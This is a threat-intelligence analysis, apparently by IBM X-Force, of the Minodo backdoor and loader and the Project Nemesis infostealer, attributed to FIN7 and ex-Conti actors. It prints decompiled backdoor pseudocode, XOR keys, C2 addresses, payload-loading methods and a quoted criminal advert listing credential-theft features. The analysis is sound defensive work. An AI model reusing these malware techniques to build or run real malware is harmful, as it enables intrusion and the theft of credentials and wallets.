
Ex-Conti and FIN7 Actors Collaborate with New Backdoor



Intelligence & Analytics April 27, 2023
By Charlotte Hammond co-authored by Ole Villadsen 15 min read

April 27, 2023 Update

This article is being republished with modifications from the original that was published on April 14, 2023, to change the name of the family of malware from Domino to Minodo. This is being done to avoid any possible confusion with the HCL Domino brand. The family of malware that is described in this article is unrelated to, does not impact, nor uses HCL Domino or any of its components in any way. The malware is not associated with HCL or its Domino product suite in any way.

This blog was made possible through contributions from Christopher Caridi.

IBM Security X-Force recently discovered a new malware family we have called “Minodo,” which we assess was created by developers associated with the cybercriminal group that X-Force tracks as ITG14, also known as FIN7. Former members of the Trickbot/Conti syndicate which X-Force tracks as ITG23 have been using Minodo since at least late February 2023 to deliver either the Project Nemesis information stealer or more capable backdoors such as Cobalt Strike.

Background

This discovery highlights the intricate nature of cooperation among cybercriminal groups and their members:

- Since late February 2023, Minodo Backdoor campaigns have been observed using the Dave Loader, which we have linked to the Trickbot/Conti syndicate and its former members.
- Minodo's code shows overlap with the Lizar (aka Tirion, Diceloader) malware family, leading us to suspect that it was created by current or former ITG14 developers.
- One of Minodo's final payloads is the Project Nemesis infostealer. Project Nemesis was first advertised on the dark web in December 2021, though has been rarely used since then.

Analysis

Ex-Conti Members Deploy Minodo in Recent Campaigns


Former members of ITG23 (aka the Trickbot/Conti syndicate) are likely behind recent campaigns using the Dave Loader to load Minodo Backdoor and probably collaborated with current or former ITG14 developers to purchase or use the new malware family. X-Force previously assessed that Dave is one of several loaders or crypters developed by members of the Trickbot/Conti group. Although the group has fractured, many of its loaders/crypters — including Dave — have been maintained and continue to be used by factions composed of former Trickbot/Conti members, including Quantum, Royal, BlackBasta, and Zeon.

- The Dave Loader has been used recently with several Cobalt Strike samples with the watermark "206546002," which X-Force and other security researchers — here and here — have associated with groups composed of former members of the Trickbot/Conti syndicate, including Quantum and Royal. X-Force observed Dave-loaded Cobalt Strike samples using this watermark in suspected Royal attacks in fall 2022.
- Dave Loader has also been used this year to load IcedID and Emotet, both of which serve as initial access vectors for ransomware attacks from former Trickbot/Conti-affiliated factions.

Recently observed Dave samples were discovered loading a new malware, which we have named Minodo Backdoor. This new backdoor gathers basic system information, which it then sends to the C2, and in return receives an AES encrypted payload.

In most instances, the received payload was a second loader that was found to have code overlap with Minodo Backdoor, and as such we have dubbed it Minodo Loader. This loader contains an encrypted payload within its resources, which it decrypts using AES. The decrypted payload is a .NET infostealer, which identifies itself as 'Nemesis Project.'

The Minodo Backdoor is designed to contact a different C2 address for domain-joined systems, suggesting a more capable backdoor, such as Cobalt Strike, will be downloaded on higher value targets instead of Project Nemesis.




Minodo's Connections to ITG14

Analysis revealed that both the Minodo Backdoor and Loader share code overlap with the Lizar Malware, also known as Tirion and DiceLoader, which is attributed to the threat group ITG14 (FIN7). In addition to having similar coding styles and functionality, both Minodo and DiceLoader share the same configuration structure and have similar bot ID formats. Lizar was reportedly first used in March 2020, when it was originally named Tirion, and has been observed in numerous ITG14 campaigns up to the end of 2022. Minodo has been active in the wild since at least October 2022, which notably is when Lizar observations began to decrease.

X-Force researchers found additional evidence connecting Minodo Backdoor to ITG14's Carbanak Backdoor. We identified Minodo Backdoor samples from December 2022, which used a different loader that we have dubbed NewWorldOrder Loader. The samples used the name *ThunderboltService.exe* and downloaded and loaded the Project Nemesis Stealer.

Around the same time, we also uncovered NewWorldOrder Loader samples, with the same filename *ThunderboltService.exe*, used to load the Carbanak Backdoor. Carbanak has been used by ITG14 since late 2015.



Finally, X-Force analysts also observed that two of the Minodo Backdoor C2 addresses belonging to MivoCloud: 94.158.247[.]72 and 185.225.17[.]202 are very close to C2 addresses ITG14 has used previously for SSH-based backdoors such as 94.158.247[.]23 and 185.225.17[.]220. While such overlap is insufficient for attribution, it is nonetheless consistent with other evidence linking Minodo to an ITG14 developer and may indicate the latter's preference for MivoCloud for at least some of their C2 addresses. MivoCloud has also been used to host Diceloader and Carbanak C2 servers.

Collaboration between members of ITG14 and former members of ITG23 is not without precedent. Other researchers — here and here — observed ITG14 attacks using Ryuk ransomware in 2020, which has been attributed to the Trickbot/Conti cybercrime syndicate, while others have also identified connections between a FIN7 developer and tools used by the BlackBasta group, whose members also have ties to the former Trickbot/Conti syndicate.

Project Nemesis

The Project Nemesis infostealer has been active in the wild since December 2021, when it was offered for sale on several Dark Web forums. It can collect data from a range of web browsers, as well as applications including Steam, Telegram, Discord, cryptowallets, and VPN providers.

Minodo has been used to install Project Nemesis since at least October 2022 — prior to its use in late February 2023 by ex-Conti actors. This leads us to assess that the ITG14 members responsible for developing Minodo probably had a relationship with Project Nemesis and offered Minodo and the infostealer

to the ex-Conti threat actors as a package. The ex-Conti members in turn likely used the Project Nemesis infostealer against lower value targets.

The use of infostealers by former Trickbot/Conti members and their distributors is not without precedent — other security researchers observed the Vidar infostealer delivered during DEV-0569 Batloader campaigns that also led in some cases to Cobalt Strike and Royal ransomware. We assess that infostealers may often be deployed during lower priority infections, e.g., on personal computers or those not belonging to an Active Directory domain, while higher priority infections receive other backdoors such as Cobalt Strike.

Malware Deep Dive

This section contains a deeper look at the Dave Loader, Minodo Backdoor, Minodo Loader, and Project Nemesis Infostealer malware.

Dave Loader

The sample analyzed for the purpose of this report is a 64-bit executable with MD5 hash **2CC79806701F1A6E877C29B93F06F1BB** and a reported compile date of 28 February 2023. This sample is identified as a variant of Dave Loader, a crypter linked to threat group ITG23 and more commonly observed with payloads such as Emotet.

This sample has two encrypted resources within a resource directory named "**XKLKLCRTE**." Dave Loader loads the resources using the API calls **LdrFindResource_U** and **LdrAccessResource**, and decrypts them using XOR and the key **mh8ZqMITsaDYBZe7ma\x00**.

The smaller payload, with resource ID 3412, is a shellcode blob that contains code designed to load a PE file. The second payload, with resource ID 6732, is a PE file. Dave Loader executes the decrypted shellcode and passes the PE payload to it, which the shellcode then loads and executes.

Minodo Backdoor


The loaded payload is a 64-bit DLL written in Visual C++, with MD5 hash **CDBE0FEB82B1CAF164C7DA42CB9A20BE**. The payload was found to be a hitherto unknown backdoor, which will be referred to as Minodo Backdoor.

Upon execution, Minodo Backdoor starts by generating a Bot ID for the infected system by gathering the username and hostname and creating a hash of the collected data, to which it then appends its current process id. For example, **a648628c13d928dc-4480**. This bot ID format is similar to that generated by Lizar, which also used a checksum of system information, combined with the process ID. However, Lizar used a CRC algorithm to create its hash, whereas Minodo uses a custom algorithm which XOR's multiple values together. Interestingly, Lizar used a similar XOR-based algorithm as part of its encryption mechanisms during communication with the C2.

```
22  pcbBuffer = 32;
23  if ( !GetUserNameA(Buffer, &pcbBuffer) )
24    strcpy(Buffer, "-");
25  nSize = 128;
26  if ( !GetComputerNameExA(ComputerNameDnsFullyQualified, v16, &nSize) )
27    strcpy(v16, "+");
28  hash_ = -1i64;
29  username = Buffer;
30  compname = v16;
31  v4 = 0;
32  i = 0i64;
33  v6 = 8i64;
34  do
35  {
36    if ( i <= 0 )
37      roll_key = HIBYTE(hash_);
38    else
39      roll_key = *(&v19 + i);
40    v8 = *username++;
41    ++i;
42    v9 = *compname++ ^ roll_key ^ *(&v19 + i) ^ v8;
43    *(&v19 + i) = v9;
44    if ( !*username )
45    {
46      v4 |= 1u;
47      username = Buffer;
48    }
49    if ( !*compname )
50    {
51      v4 |= 2u;
52      compname = v16;
53    }
54    if ( i == 8 )
55    {
56      v4 |= 4u;
57      i = 0i64;
58    }
59  }
60  while ( v4 != 7 );
61  lstrcpyA(String1, "%02x");
62  hash = &hash_;
63  v11 = a1_sysid;
64  do
65  {
66    wsprintfA(v11, String1, *hash);
67    v11 += 2;
68    ++hash;
69    --v6;
70  }
71  while ( v6 );
72  CurrentProcessId = GetCurrentProcessId();
73  lstrcpyA(String1, "%s-%d");
74  return wsprintfA(a1_sysid, String1, a1_sysid, CurrentProcessId);// a648628c13d928dc-4480
75 }
```

Fig 1 — Minodo Backdoor system ID generation

The malware then proceeds to decrypt its configuration block, which is stored in the data section of the binary. The config is decrypted using XOR and a 16-byte key which is stored immediately before the encrypted config block. In this case the key is {03 9B 54 72 17 D3 5E E6 E0 E9 EF E0 DF 36 0D 79}.



```
36  g_sys_domain = -1;
37  v19 = &v20;
38  v21 = &v22;
39  v18 = 443;
40  v23 = &v24;
41  v20 = 80;
42  v25 = &v18;
43  v22 = 8080;
44  v32 = &v18;
45  v24 = 53;
46  WSAStartup(0x202u, &WSAData);
47  socket_h = 0i64;
48  zf_generate_system_id(system_id);
49  system_domain = zf_get_system_domain();
50  v2 = 0;
51  g_sys_domain = system_domain;
52 LABEL_2:
53  while ( 2 )
54  {
55    zf_xor_decrypt(&g_config, 0x80, v28);
56    config = v28;
57    v4 = -1;
58    while ( 1 )
59    {
60      ++v4;
61      for ( i = config; *i != '|'; ++i )        // parse c2 list in config which is pipe-delimited
62      {
63        if ( !*i )
64          break;
65      }
66      c2_address = config;
67      if ( *i )
68      {
69        *i = 0;
70        config = i + 1;
71      }
72      else
73      {
74        config = 0i64;
75      }
76      if ( system_domain >= 0 && v4 % 2 != system_domain )
77        goto LABEL_17;
78      data_buf = 0i64;
79      if ( socket_h )
80        break;
81      v7 = zf_C2_connect_send_key_p(c2_address, &v32);// generate random 32-byte key, encrypt using RSA key
82                                                      // and send encrypted key to C2 via TCP (64-bytes)
83      socket_h = v7;
84      if ( v7 )
85      {
86        if ( !zf_get_sysinfo_and_send_c2(v7, system_id) )
87        {
88          closesocket(socket_h);
89          socket_h = 0i64;
000015E6 zf_main:86 (1400021E6) (Synchronized with IDA View-A)
```

Fig 2 — Minodo Backdoor config decryption

In the analyzed sample the decrypted config contains two pipe-delimited IP addresses, 88.119.175[.]124 and 94.158.247[.]72. This is the same format used by Lizar to store its configuration.

```
00000000  38 38 2e 31 31 39 2e 31 37 35 2e 31 32 34 7c 39  |88.119.175.124|9|
00000010  34 2e 31 35 38 2e 32 34 37 2e 37 32 00 6e ee 99  |4.158.247.72.nî.|
00000020  37 b1 2d 84 e5 8d 6a 70 21 3e d5 21 2c c1 37 b5  |7±-.å.jp!>Õ!,Á7µ|
00000030  1f b7 09 f3 9b 0a c7 fe 53 32 23 6a 8c b0 4e 22  |.·.ó..ÇþS2#j.°N"|
```

Scroll to view full table

A second config block, which is decrypted separately, contains an RSA public key.

The malware generates a random 32-byte key, which it encrypts using the RSA key. It then attempts to connect to the C2 via TCP port 443 and send the encrypted key. Prior to the C2 connection, the malware checks whether the host system is connected to a domain. If the system is detected as being domain joined, then the malware uses the second IP address from the config to connect to the C2, otherwise, it defaults to the first.

If the initial connection is successful, the malware then proceeds to gather basic system information, including username, computer name, and OS version, which it then encrypts using AES-256-CBC and the generated, shared key (null bytes used for IV).

An example of the unencrypted data structure, which the malware sends to the C2, can be seen below.

```
00000000  39 00 00 00 0b 15 61 36 34 38 36 32 38 63 31 33  |9…..a648628c13|
00000010  64 39 32 38 64 63 2d 34 34 38 30 03 01 0a 00 00  |d928dc-4480…..|
00000020  00 5a 29 00 00 0c 32 39 46 65 58 73 6b 64 70 4c  |.Z)…29FeXskdpL|
00000030  59 67 0a 76 6e 50 78 53 46 65 6f 4e 4e           |Yg.vnPxSFeoNN|
```

Scroll to view full table

This structure breaks down as follows:

Offset	Size (bytes)	Contents	Description
0x0	4	0x00000039	Size of structure
0x4	1	0x0B	Hardcoded value 0xB (11)
0x5	1	0x15	Size of system id string
0x6	21	a648628c13d928dc-4480	System ID string
0x1B	1	0x03	Value indicating presence of domain string
0x1C	1	0x01	Unknown
0x1D	1	0x0A	OS Major version (10)
0x1E	1	0x00	OS Minor version
0x1F	2	0x0000	Unknown
0x21	4	0x5a290000	OS Build Number (0x295A = 10586)
0x25	1	0x0C	Size of computer name string
0x26	12	29FeXskdpL	Computer Name
0x32	1	0x0A	Size of username string

Offset	Size (bytes)	Contents	Description
0x33	10	vnPxSFeoNN	Username

Scroll to view full table

The malware first sends 4 bytes to the C2 that contain a XOR-encrypted value, which is the size of the data to follow, and then sends the AES-encrypted system data.

The malware then begins a loop of checking in with the C2 by first sending a 4-byte encrypted size, followed by a 16-byte AES-encrypted block, which decrypts to the following 5 bytes **{01 00 00 00 ff}**. It continues this every second until it receives a response from the C2.

When it receives a response, the malware expects the C2 to send 4 bytes containing the payload size, followed by the payload itself. The malware then decrypts the received payload using AES and the shared key.

The decrypted data consists of a 4 byte size, followed by a single byte indicating either a command or the load method that the malware should use for the payload, followed by the payload data itself, if applicable.

If the command byte is **0x3**, then the malware exits.

If the command byte is **0x7**, then the malware enumerates the running processes on the system and compiles a list of process names and IDs. This data is then encrypted using AES and returned to the C2.

Otherwise, the malware proceeds to load and execute the received payload using the method indicated by the load/command byte. The following methods are supported:

- **0x1** — Copy the payload into allocated memory within the current process and create a new thread to execute an export named **ReflectiveLoader** within the payload DLL.
- **0x4** — Save the payload to the **%Temp%** directory with a filename generated via **GetTempFileNameA**, and execute the file using **CreateProcessA**.
- **0x5**, **0x6** — Open process with process id provided with the downloaded data. Allocate space within the process and write the payload data to the process memory. Then create a new thread in the remote process to execute an export named **ReflectiveLoader** within the copied payload DLL. This method is likely intended to be used following command **0x7**.

In the case of the analyzed sample, the received payload contained a DLL binary, and command 0x1 was specified.




Fig 3 — Minodo Backdoor command structure

Overlap with Lizar Toolkit

Minodo Backdoor shares a lot of overlap with malware associated with the Lizar Toolkit, which is attributed to threat group ITG14. The Lizar Toolkit consists of a backdoor/loader, a collection of modules/plugins which can be executed by the loader, and C2 client and server applications. A detailed report on the Lizar Toolkit can be found here.

In addition to having similar coding styles and utilizing similar API calls, Minodo Backdoor uses the same configuration structure as the Lizar Loader. In both cases, a configuration block containing a pipe-delimited list of IP addresses is decrypted using XOR and a 16-byte key which is stored immediately before the encrypted config.

Both malware families also generate system IDs in very similar manners. In the case of Minodo Backdoor a hash is generated from the system username and hostname and the process ID is appended. For example, **a648628c13d928dc-4480**. The hashing algorithm is custom and appears to be based on an encryption algorithm used previously in the Lizar Loader. Lizar Loader also generates a system ID which consists of a hash of system data followed by the current process ID, however, it uses a CRC algorithm to create its hash.

Minodo Backdoor also incorporates elements that appear in some of Lizar's plugins. For example, the system information gathered by Minodo Backdoor and sent to the C2 matches the reported functionality of Lizar's Info32/Info64.dll plugin. Also, the function within Minodo Backdoor to enumerate running processes

and send a list of process names and IDs back to the C2 is very similar to the functionality of Lizar's ListProcesses32/ListProcesses64.dll plugin.

Finally, Lizar's Jumper32/Jumper64.dll plugin resembles the code within Minodo Backdoor, which is able to load a payload using several different methods, with the required one specified using a command ID number.

Minodo Loader

The payload received by the Minodo backdoor from the C2 during this analysis was a 64-bit DLL, written in C++, with MD5 hash **2373BE26018075847AEA51636B739F66** and an internal filename of **MultiRunDll64.dll**. The payload was found to be a Loader with similarities to Minodo Backdoor, and will be referred to as Minodo Loader.

Minodo Loader has one export named **ReflectiveLoader** that contains code taken from the well-known ReflectiveDLLInjection project. When run, this code performs the steps needed to properly load the DLL into memory, and allows for DLL payloads to load themselves directly from memory into a host process.

Once loaded, Minodo Loader starts by loading an encrypted payload from its resources and decrypting it using AES-256-CBC and a hardcoded key. The Microsoft WinCrypt library is used for AES encryption and decryption by both Minodo Backdoor and Loader.

The decrypted data consists of 4 bytes containing the payload size, followed by a further 4 bytes containing either the entry point offset for the payload or a value indicating the load method which should be used, followed by the payload itself.

If the entry point/load field contains a positive value, then the loader allocates memory within the current process space, copies the payload data to it, and then executes it at the specified offset indicated by the field value. This option is most likely used for shellcode payloads or further DLLs with ReflectiveLoader exports.

If the value of the load field is -1 then the loader allocates memory within the current process and then loads the PE payload into it using the full PE loading procedure. It copies the headers, maps the individual PE sections, processes any relocations, loads the PE's imports, and then executes the PE from its internally specified entry point.

Finally, if the load field is equal to zero or another negative number, the payload is loaded as a .NET assembly.

Nemesis Project Infostealer

The final payload loaded by Minodo Loader is a .NET assembly with MD5 hash D9FFB202D6B679E5AD7303C0334CD000 and identified as a 'Project Nemesis' infostealer. Project Nemesis is a commodity malware written in .NET which was first advertised for sale on the dark web in December 2021, though it does not seem to be widely known and it is not frequently observed in the wild.

The sample was initially advertised with the following text:

! The Steeler was originally developed for personal purposes, in the future for sale.
! Will be sold in one hand. Price $ 1300 (bargaining is appropriate)
! STRICTLY THROUGH THE GUARANTOR
DESCRIPTION :
– Stealer is based on .Net[C#] – 4.5 . The code is written from scratch, neat and clear, there are comments everywhere.
– Selling together with all sources (build, builder, panel)
FUNCTIONALITY :
Spoiler: STEALER
– Log collection takes place in memory
– Collection of data from Chromium browsers (Cookies/CC/Passwords/Autofills/Bookmars/History) v80+
– Collection of data from Gecko browsers (Cookies/Passwords/Bookmark/History) v80+
– Collection of RDP/FTP sessions
– Grabbink files from the desktop (by extension)
– Collection of UserAgent
– Collection of information about the system in HTML format
– Collect Vpn (NordVpn/OpenVpn/ProtonVpn)
– Collecting Steam
– Collection of the Telegram session (including the Portable version)
– Collecting Discord tokens
List of crypto wallets:
Electrum,Electrum-Dash,Ethereum,Exodus,Atomic,Jaxx,Coinomi,Guarda,Armory,Zcash,Bytecoin
List of supported crypto plugins:
TronLink, MetaMask, Binance Chain Wallet
Anti-sniffer: All programs that catch http/https data transfer are closed [even if the name is changed]
– Self-delete after sending data (on/off)
– CIS(Lock start in CIS countries) (on/off)
– Blocking startup on virtual machines (on/off)
– Sending data to the Web-panel (IP logger is on the side of the panel)

Scroll to view full table

Data collected by Nemesis can be accessed by the operator via a web-based control panel.

